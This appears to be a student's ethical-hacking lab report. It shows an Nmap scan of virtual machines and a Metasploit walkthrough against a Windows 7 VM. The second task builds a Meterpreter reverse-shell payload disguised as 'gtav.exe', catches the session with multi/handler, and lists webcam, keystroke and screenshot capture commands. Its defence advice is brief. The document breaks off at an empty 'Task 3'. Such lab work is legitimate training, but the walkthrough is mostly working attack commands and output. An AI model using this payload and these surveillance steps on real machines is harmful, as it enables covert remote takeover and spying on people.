MAJOR PROJECT

CHANAKYA.G

Task 1:

Perform Scanning Module by using Nmap tool (Download from Internet) and scan kalilinux and Windows 7 machine and find the open/closed ports and services running on machine Hacker

Machine : Windows 10


Victim machine : Kali Linux and Windows 7

Solution:

Steps to Follow:


1. Run the "Nmap – Zenmap" GUI program.

(in Hacker Machine Window 10)




2. Find ip of your victim machine using ipconfig/ifconfig in Command Terminal.

(Victim-win 7)




(Victim-kali)




3. Enter in the target for your scan with method of scan and click on scan.

(For victim-win 7)



(Victim-kali)



4. **Read your results**

(Victim-win 7)

Scan Report:-

Zenmap

Scan Tools Profile Help

Target: 192.168.108.108 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.108.108

Hosts Services

OS Host

192.168.108.108

Filter Hosts


Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 192.168.108.108

```
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating ARP Ping Scan at 15:51
Scanning 192.168.108.108 [1 port]
Completed ARP Ping Scan at 15:51, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:51
Completed Parallel DNS resolution of 1 host. at 15:51, 0.07s elapsed
Initiating SYN Stealth Scan at 15:51
Scanning 192.168.108.108 [1000 ports]
Completed SYN Stealth Scan at 15:51, 25.38s elapsed (1000 total ports)
Initiating Service scan at 15:51
Initiating OS detection (try #1) against 192.168.108.108
Retrying OS detection (try #2) against 192.168.108.108
NSE: Script scanning 192.168.108.108.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Nmap scan report for 192.168.108.108
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.108.108 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:D5:2E:3A (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.00 ms 192.168.108.108

NSE: Script Post-scanning.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 29.32 seconds
           Raw packets sent: 2049 (94.700KB) | Rcvd: 1 (28B)
```


Type here to search

Open Ports:-




(for victim-kali)

Scan Report:-



Open Ports:



Result: In both victim (Windows 7 and Kali Linux) no open ports where found.

Task 2:


Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / win dows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest th security patch to avoid these type of attacks

Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7

Solution:

1. First start terminal of kali as root and execute following command **:** msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=192.168.15.52 LPORT=4444 -f exe -o gtav.exe



With this file will be created at location mentioned

2. Open console of msf

```
[sudo] password for vinay:
┌──(root💀vinay)-[/home/vinay/Desktop]
└─# msfconsole
```

3. Fill multihandler comands

```
root@vinay: /home/vinay/Desktop

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.15.52
lhost => 192.168.15.52
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.15.52:4444
msf6 exploit(multi/handler) >
```

4. Execute application in windows 7

Then it will show 1 opened session in kali

```
root@vinay: /home/vinay/Desktop
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.15.52
lhost => 192.168.15.52
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.15.52:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.15.108
[*] Meterpreter session 1 opened (192.168.15.52:4444 -> 192.168.15.108:49236) at 2022-05-16 17:01:43 +0530
msf6 exploit(multi/handler) >
```

Open that session by **session -l**

```
root@vinay: /home/vinay/Desktop
[*] Meterpreter session 1 opened (192.168.15.52:4444 -> 192.168.15.108:49236) at 2022-05-16 17:01:43 +0530
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  victim-7-PC\victim-7 @ VICTIM-7-PC  192.168.15.52:4444 -> 192.168.15.108:49236 (192.168.15.108)

msf6 exploit(multi/handler) >
```

5. Connect to victim session

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Now we are successfully connected to victim

- **Getting the keystrokes / screenshots / Webcam**
  - For system info

```
meterpreter > sysinfo
Computer        : VICTIM-7-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

  - **For Webcam**

```
meterpreter > webcam_list
[-] 1112: Operation failed: 1411
meterpreter >
```


As my laptop does not have camera it is giving error


If your victim have camera in it with this command will list all camera's

-then to take picture with camera use webcam_snap


-then for video feed webcam_stream


- **For keystroke**





- **For screenshot**






Like that we can do many things with victim machine

Security patch to avoid these type of attacks:

Start command prompt in victim machine and run netstat



And disable unwanted process

- Do not click on random links
- Do not use pirated software

Task 3:

